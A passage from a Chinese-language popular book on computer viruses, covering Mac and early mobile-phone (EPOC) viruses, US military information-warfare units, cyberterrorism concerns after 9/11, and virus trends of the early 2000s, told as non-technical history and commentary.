- MBDF: 首次出现在 1992 年。MBDF A 是源于特洛伊木马病毒 Tetracycle 的变种。另外，有人发现 MBDF A 携带于 Obnoxious Tetris 和 Ten Tile Puzzle 几个版本中。

苹果电脑使用的最新操作系统：Mac OS X 使用了 Unix 的一种变种作为核心，这样就给各种流行在 Unix 下的病毒传播到 Mac OS 创造了条件。在将来，我们可能会无法区分 Linux 病毒和 Mac OS 病毒。

另外一种对 Mac OS 的病毒威胁来自于 Connectix 公司的 VirtualPC 和 FWBSoftware 的 SoftWindows 等视窗模拟软件，使用这些软件后在苹果机上可以运行一些视窗应用程序，普通的视窗病毒不能在这种模拟环境下运行，但是类似“爱虫”病毒等使用脚本语言的病毒，有可能在模拟环境下感染苹果电脑。

第三节 手机和其他电子设备，未来的战场

我们在尽情享受手机给我们带来便捷的同时，不要忘记这个时尚的东西可能也会给我们带来威胁。由于现在的手机都具有上网的功能，那么在上网时就可能增加了手机对电脑病毒感染的可能，一旦潜伏在手机中的病毒发作，其杀伤力也是很大的。

手机病毒的实现原理

手机病毒其实也和计算机病毒一样，它可以通过电脑执行从而向手机乱发短信息。严格的讲手机病毒应该是一种电脑病毒，这种病毒只能在计算机网络上进行传播而不能通过手机进行传播，因此所谓的手机病毒其实是电脑病毒程序启动了电信公司的一项服务，例如电子邮件到手机短信息的功能，而且它发给手机的是文档，根本就无破坏力可言。当然也有的手机病毒破坏力还是比较大的，一旦发作可能比个人电脑病毒更厉害，其传播速度，甚至会比“我爱你”病毒更快。侵袭上网手机的病毒，会自动启动电话录音功能，并将录音四处传送，病毒也会自动打出电话、删除手机上的档案内容，以及制造出金额庞大的电话账单。由于部分手机病毒是从自动打出电话时散播，因为手机网络联系得太完善，因而它比电脑病毒影响更广，而将来随手机设计更复杂及功能更多元化，病毒带来的灾害亦会更广。

另外由于手机还有其他的数据通讯方式，例如短信息，WAP 服务，以及最新的 GRPS 高速因特网连接服务，一方面他们确实能给我们带来方便，只需按几个键就可以换个 LOGO，下载你喜爱的铃声，甚至可以实现高速的因特网连接。但也正是这些功能，可以写入系统或手机

内存指令，破坏者只要找出缺口，传出一个带毒的短信息，以手机操作系统的汇编语言编写病毒指令，然后就可以进行传播和破坏了。

2、手机病毒的攻击方式

现在有不少手机用户担心 GPRS 手机将会成为黑客攻击的重要对象。因为通过网络直接对手机进行攻击比对 GSM 手机进行攻击更加简便易行。对此，一些专家曾指出，由于此类技术难度很大，加之手机网络运营商大多已在 GPRS 网关和接入服务器设置安全系统，所以一般用户基本不用担心。黑客如果对手机进行攻击，通常有三种表现方式：一是攻击 GPRS 服务器使 GPRS 手机无法正常工作。二是攻击、控制接入服务器，向手机发送垃圾信息。三是直接攻击手机本身，使手机无法提供服务。这种破坏方式难度相对较大，但目前的技术水平还很难达到。

基于上面的攻击方式，能够连接到因特网的手机等一切与计算机信息系统网络相关的产品将面临新的安全要求。

3、手机病毒的主要类型

目前市面上已经出现的病毒主要有下面几种：（主要针对一种广泛使用的操作系统 EPOC）：

- “EPOC__ALARM”，它总是持续发出无害但是讨厌的警告声音。
- “EPOC__BANDINFO. A”，它发作时会将用户信息变更为“Some fool own this”；
- “EPOC__FAKE. A”，它会在手机的屏幕上显示格式化内置硬盘时画面，无需惊慌，因为实际上手机并不会执行格式化操作的；
- “EPOC__GHOST. A”，它会在画面上显示“Every one hates you”的话；
- “EPOC__LIGHTS. A”，它会使背景灯 Back Light 持续闪烁；
- “EPOC__ALONE. A”，它可以使键盘操作失效；等等。

4、对手机病毒采取的措施主要包括下面几种：

- 关闭乱码电话，当对方的电话打过来时，本来屏幕上显示的应该是来电电话号码，但却显示别的字样或奇异的符号。如果遇到上述场合，接电话者应不回答或立即把电话关闭。

- 尽量少从网上下载信息，病毒要想侵入，要先破手机短信息的保护系统，在过复杂的编码程序，再在流动网络上传送，并不是那末容易，

- 注意短信息中可能存在的病毒，短信息的收发越来越成为移动通信的一个重要方式，然而短信息也是感染手机病毒的一个重要途径。

- 对手机进行查杀病毒。目前应对手机病毒的主要技术措施有两种：其一是通过无线网站对手机进行杀毒；其二是通过手机的 IC 接入口或红外传输口进行杀毒。

当然手机病毒在目前还没有达到那种可怕的地步，因为以手机目前的数字处理能力（容量和运算），还不至于强大到可以独立处理、传播病毒。所以病毒只能通过电脑、WAP 服务器、WAP 网关，GPRS 接入系统等来骚扰手机，而对手机本身实质性的破坏（破坏智能卡、乱拨号等）从技术上讲是非常困难的。但随着 GPRS、3G 的来临，手机趋向一部小型电脑，有电脑病毒就会有手机病毒，所以在不久的将来，也许手机病毒会成为新的病毒热点。

第十章 未来之战

第一节 战争已经开始——美国的信息作战分队 609 分队

在未来战争中，信息战已经成为一个重要的组成部分，美国在对伊拉克的作战中就使用了大量信息战武器，其中就有电脑病毒，目前公开的和电脑病毒相关的信息战作战部队，当推美国空军的 609 信息战分队。

在美国南卡罗来纳州萨姆特附近的肖空军基地（Shaw AFB)工作的 609 中队，是第一支具有实战能力的中队。它的出现预示着信息战的来临。创建第 609 中队的指挥官沃尔特.罗兹中校说：“这不是一支实验部队，而是一支能保护我们网络的作战部队。”

当然，信息战并不是一个全新的事物，烟雾信号也是信息密码，通信有时也是进行欺骗的一种手段。如今，信息密码、通信和欺骗均已进一步成熟起来，成为现代战争的重要组成部分。例如，在海湾战争中，美国的军事力量不仅成功第阻止了伊拉克对美国军事行动信息的获取，而且也摧毁了伊拉克关键的通信中心。频繁地进行信息战还阻断了萨达姆.候塞因与其部队的联系。美国使用假信息成功地伪装了一次在科威特的海滩登陆，从而掩护了一次精心策划的对伊拉克的突然进攻。但是，今天的信息战在一些方面已大不相同了。世界信息系统互联性的增强（主要是由于因特网的出现）提出了可怕的全面电子打击的问题。例如，敌人不是用战斗机向对方领域的机场塔台或作战中心发射灵巧导弹，而是发起数字攻击，用计算机病毒或所谓的“逻辑炸弹”使对方设备失效（逻辑炸弹是按一定条件设计的、蓄意埋置在系统内部的一段特定程序或程序代码。在一定条件触发下，它可以释放病毒、蠕虫或其他攻击形式，造成系统混乱）。这样的敌人可以直接把战斗引入美国，而无需靠近美国边境。

美国国防科学委员会是一个咨询组织，它由工业界、科学院和退役的军界人士组成。该委员会的一份报告预计，到 2005 年，恐怖主义分子和国外间谍对美国信息系统的攻击将随处可见。更可怕的是，敌人可能就是美国人自己。一些军界的政府官员说，今天，国内的黑客--用计算机搞恶作剧的十几岁的孩子--对美国信息和信息系统遭到的大多数攻击负有责任。毫不奇怪，国内犯罪行动和国外的攻击之间的传统界限正在迅速变得模糊起来。美国联邦调查局在华盛顿新近成立的“计算机调查和机场设施威胁评估中心”的负责人肯尼思.盖德指出：“在电脑空间里，地理观念淡薄了。黑客扒手在因特网上随处可见。”
3 年前退休的联邦调查局计算机犯罪组的负责人吉姆.塞特尔，在去年所做的威胁评估中更加直接了当地说：“给我精选 10 名黑客，组成个小组，90 天内，我将使美国趴下。”

一个把计算机和通信系统连接起来的词——因特网对美国军方发起了一场独特的挑战。具有讽刺意味的是，在 1969 年帮助创造因特网这个词（本来叫 Arpanet--美国高级研究计划局网络）的正是美国军方。与很多公众想到的相反，美国三军绝大部分的日常通信和业务都是在公共网络上进行的，这包括在民用电话线上通话和通过因特网发送电子函件等。这些公开的业务包括日常的种种事物，如决定供应基地的食品，某些重大和敏感的事项，如指导医药供应和制定维护细则等。而这些公众的任何中断，都可能给军事活动带来巨大的麻烦。

罗兹说：“非保密通信是我们主要关心的问题。保密网是相当安全的--但是，你还必须有一个并行工作的克雷超级计算机组。假如你切断别人的非保密通信，你就可能使他们屈服。”第 609 中队正在把这种关心深入到基层单位。指定由美国肖空军基地首次接纳第 609 中队，

部分原因是这个基地和美国东海岸的其它空军基地一起分担着波斯湾的责任，而波斯湾地区在不久的将来的将来仍将是军事热点。

这个由经过特别训练的计算机操作员和管理员组成的小组，目前大约只有 55 人，监视着通过因特网进入美国广域信息网的数据通信。第 609 中队随着流动的车辆和行人进入空军基地网络，承担着保卫的特别任务。他们使用着能探明黑客闯入的滤波器，最关键的是按特定要求编制的各种软件。这些软件能解释显示器上所显示的各种图形，并给出应采取的措施。据美国国防信息系统局信息战部队长罗泊特.艾尔斯说，这么做的目的不一定是把黑客拒之门外。因为堵是堵不住的，只有设法拖延其进入的时间，就像是给银行的金库加装厚厚的防盗门一样。强盗可以用炸药把门炸开，却不大可能在警察赶到之前得手。据罗兹说，第 609 中队对闯入网络事件已经采取了行动，但它拒绝谈更具体的数字和更复杂的细节。

第 609 中队在现阶段的主要任务也许是防御性的，但信息也同时是一种进攻武器。美国空军已成立了空军信息局（AIA）及其位于德州圣安东尼奥凯利空军基地的信息战中心。信息局司令迈克尔 V．海登少将说：“信息一直就是一种武器和打击的目标。但是，进入信息时代后，它已成为一种更重要的武器和更重要的打击目标。”

信息武器包括各种软件病毒和用于破坏敌方计算机和通信系统的逻辑炸弹。把错误的的数据泄露给敌人，或者伪造一些敌人的信息中心，使其相互发送信息，也能象一种病毒或炸弹一样，起到破坏作用。信息是一把双刃剑。美国空军信息战中心主任詹姆斯。马萨罗上校说，在一支技术先进的武装部队里，“信息是我们要做的每件事的核心和精髓”。
美国信息战中心发展的一种创新的软件程序，能用一种不可消除的鉴别号码标出一个可疑的入侵者，以挫败为避免检测而不断改变用户口令和名字的黑客。这种侦探追逼战术使美国空军可以有效地尾追黑客回到他的家中或办公室。但这也意味着，在这个过程中，空军也必定要侵入到别的网络中。在有组织的敌人攻击的情况下，在做出这种“防御性”的反应后，接下来可能就是进攻，如把一种病毒或炸弹塞人进攻者的系统中去。

美国空军非常相信计算机的关键作用，最后它已把信息提高到同空中和太空优先等同的地位。但是，这样做的肯定不只它一家。美国陆军有“陆地信息战业务”部门，美国海军有了一个“海军信息战中心”。此外，五角大楼也设置了“国防信息系统局”。美国的武装部队是脆弱的，它拥有 200 多万台计算机和 1 万个以上的局域网。虽然严重泄密的事非常罕见，但电脑攻击却层出不穷。据美国国防部统计，1995 年对非保密计算机系统的攻击次数超过 25 万次，而 1996 年攻击的次数也大致如此。在这两年中，超过 60%的黑客成功地进入了系统。美国总审计局在 1996 年给美国国会的报告中提到了攻击事件，有些攻击甚至暂时夺取了某些在武器系统研究和后勤供应方面有关键作用的计算机系统的控制权。五角大楼认为，美国每年花在信息战方面的经费不到 10 亿美圆，只是它每年花在飞机和坦克方面经费的极小的一部分。美国国防科学委员会正在 1997 年初建议，国防部下一个 5 年计划应申请增加 30 亿美圆。要考虑到有朝一日出现一次并非针对军事目标的电子“珍珠港事件”的可能性。一个电脑敌人可以很容易地选择证券交易所，银行系统，电子公用设施和电话网作为开始攻击的目标，从而造成混乱，或许能够为进行再次攻击赢得更多的时间。设想一下，如果 911 紧急服务中断，输油管道关闭，列车在线路上碰撞，结果会怎样？

第二节 911 的启示，从真实到虚拟的恐怖分子

911 恐怖分子袭击事件发生以后，黑客（包括病毒爱好者）们可能会面临一段非常严酷的日子，美国政府正在审议一项反恐怖主义法案，该法案把打击目标对准了那些“菜鸟级”的黑客——即使这些“黑客”犯的错误很小，仍有可能像恐怖分子一样被仍进大牢。美国关注

数字世界动态的民事权利组织 EFF，遣责了该反恐怖主义法案的部分内容。“将低水平的黑客与恐怖分子一样看待，这有失公允。”ＥＦＦ的主管人员 Shari Steele 陈述说，“网上那些爱开玩笑、小打小闹的‘黑客’，不应该受到如此的对待（被送进监狱）。”这项反恐怖主义法案是在９·１１事件后被提出来的。民权组织一直担心政府打击秘密恐怖分子时，会侵犯公民的隐私权其它权利。英国在今年 2 月份实施了“反恐怖主义法案２０００”，这是英国政府为防止恐怖分子把英国当成恐怖基地而特别制定的，它第一次明确地提出了“网络恐怖主义”的概念。但该法案中所指的“恐怖行为”，仅指当黑客的入侵活动影响到政府或者社会的利益时才成立。在美国，EFF 批评新法案不应该把一些低级的黑客活动也列为“恐怖行为”，因为年幼无知的孩子也可能会无意中“入侵”某些网站的服务器。而新法案还赋予调查机关更高的权力，威胁到公民的隐私权。另外，在新法案的其它条款还允许美国政府使用非法搜集到的证据，并增强了法律机构对电子通信领域的监控权。

从某种意义上，这是现实社会的事件影响数字空间生存方式的一个典型例子，对于黑客们来说，如果美国的这个法案通过，意味着他们所面临的世界会完全不同了。入侵网站，即使没有造成任何破坏，也有可能被送进监狱，这样增加了因特网入侵者们的法律风险，当然，保护他们的技术壁垒仍然存在，因为在因特网目前的规模和发展速度下，要找到入侵者需要的时间和成本是非常高昂的。

如此相对应的是，911 事件可能为极端分子的恐怖袭击指出了一条新的途径，不需要什么先进武器，通过训练有素的人员，加上精心设计的行动计划，恐怖分子造成的破坏绝对是令世界震惊的，即使是鼎鼎大名的联邦调查局（FBI）和中央情报局（CIA），对于这样的恐怖活动也毫无办法。

而在数字空间里面，制约犯罪和恐怖活动的机制比起现实世界更加不完善，数字空间天生的匿名性和不可追查性使犯罪活动的成本更小（不需要训练视死如归的飞行员）。随着人们的生活越来越依赖于电脑网络，当经济、生活甚至生命本身都和电脑网络的正常运作密切相关的时候，如果恐怖分子在数字空间发动类似 911 的恐怖事件，也许我们会发现，这种恐怖活动造成的影响会远远大于 911 事件，也许会造成世界金融体系的崩溃，也许会造成信用制度、犯罪记录的崩溃，甚至，通过对电力、交通等等电脑网络的攻击，造成远远超过 911 恐怖事件的人员伤亡。

但愿我是杞人忧天，也希望杀毒软件能够在防止这些恐怖活动方面起到一点点作用。

第三节 让历史告诉未来

从某种意义上说，刚刚开始的二十一世纪是计算机病毒与反病毒大斗法的时代，“红色代码”、“齿轮先生”、“尼姆达”病毒的粉墨登场似乎已经证明了这一点，就像当时在 DOS 环境下病毒的发展一样，视窗操作系统病毒的发展也是从简单到复杂，现在的视窗操作系统下的病毒已经非常完善了，他们使用高级语言编写，利用了视窗操作系统的种种漏洞，使用先进的加密和隐藏算法，甚至可以直接对杀毒软件进行攻击。

而随着因特网时代的到来，电脑病毒似乎开始了新一轮的进化，脚本语言病毒从最早的充满错误，没有任何隐藏措施发展到今天和传统病毒紧密结合，包含了复杂的加密／解密算法，未来的电脑病毒只会越来越复杂，越来越隐蔽，病毒技术的发展对杀毒软件提出了巨大的挑战。

在新世纪，电脑病毒呈现了网络化、人性化、隐蔽化、多样化、平民化的发展趋势。

网络化

与传统的计算机病毒不同的是，许多新的病毒（恶意程序）是利用当前最新的基于因特网的编程语言与编程技术实现的，易于修改以产生新的变种，从而逃避反病毒软件的搜索。例如“爱虫”病毒是用 VBScript 语言编写的，只要通过视窗操作系统下自带的编辑软件修改病毒代码中的一部分，就能轻而易举地制造病毒变种，以躲避反病毒软件的追击。

另外新病毒利用 Java、ActiveX、VBScript 等技术，可以潜伏在 HTML 页面里，在上网浏览时触发。“Kakworm”病毒虽然早在去年 1 月就被发现，但它的感染率一直居高不下，就是由于它利用 ActiveX 控件中存在的缺陷传播，装有 IE5 或 Office2000 的电脑都可能被感染。这个病毒的出现使原来不打开带毒邮件附件而直接删除的防邮件病毒方法完全失效。更为令人担心的是，一旦这种病毒被赋予其他计算机病毒的恶毒的特性，造成的危害很有可能超过任何现有的计算机病毒。

由于电脑病毒的网络化，造成现在病毒的传播速度超过了最大胆的想象，24 小时之内，病毒可以传播到世界上任何一个角落！

人性化

充分利用了心理学的知识，注重针对人类的心理如好奇、贪婪等。前一阵肆虐一时的“裸妻”病毒，主题就是英文的“裸妻”，邮件正文为“我的妻子从未这样”，邮件附件中携带一个名为“裸妻”的可执行文件，用户执行这个文件，病毒就被激活。最近出现的 My—babypic 病毒，通过可爱宝宝的照片传播病毒。而“库尔尼科娃”病毒的大流行，更是由于“网坛美女”库尔尼科娃挡不住的魅力。

隐蔽化

相比较而言，新一代病毒更善于隐藏自己、伪装自己。主题会在传播中改变，或者具有极具诱惑性的主题、附件名；许多病毒会伪装成常用程序，或者将病毒代码写入文件内部长度不发生变化，使用户防不胜防。主页病毒的附件 homepage.html.vbs 并非一个 HTML 文档，而是一个恶意的 VB 脚本程序，一旦执行后，就会向用户地址簿中的所有电子邮件地址发送带毒的电子邮件副本。再比如维罗纳病毒，将病毒写入邮件正文，而且主题、附件名极具诱惑性、主题众多，更替频繁，使用户麻痹大意而感染。而 matrix 等病毒会自动隐藏、变形，甚至阻止受害用户访问反病毒网站和向病毒记录的反病毒地址发送电子邮件，无法下载经过更新、升级后的相应杀毒软件或发布病毒警告消息。

还有的病毒在本地没有代码，代码存在与远程的机器上，这样杀毒软件更难以发现病毒的踪迹。

多样化

新病毒层出不穷，老病毒也充满活力，并呈现多样化的趋势。1999 年普遍发作的电脑病毒分析显示，虽然新病毒不断产生，但较早的病毒发作仍很普遍。1999 年报道最多的病毒是 1996 年就首次发现并到处传播的宏病毒 Laroux。新病毒可以是可执行程序、脚本文件、HTML 网页等多种形式，并正向电子邮件、网上贺卡、卡通图片、ICQ、OICQ 等发展。更为棘手的是，新病毒的手段更加阴狠，破坏性更强。据计算机经济研究中心的报告显示，在 2000 年 5 月，“爱虫”病毒大流行的前 5 天，就造成了 67 亿美元的损失。而该中心 1999 年的统计数据显示，到 99 年末病毒损失才达 120 亿美元。

平民化

由于脚本语言的广泛使用，专用病毒生成工具的流行，电脑病毒已经变成了“小学生的

游戏”。以前的病毒制作者都是专家，编写病毒在于表现自己高超的技术。但是“库尔尼科娃”病毒的设计者不同，他只是修改了下载的 VBS 蠕虫孵化器，“库尔尼科娃”病毒就诞生了。据报道，VBS 蠕虫孵化器被人们从因特网上下载了 1.5 万次以上。正是由于这类工具太容易得到，使得现在新病毒出现的频率超出以往任何时候。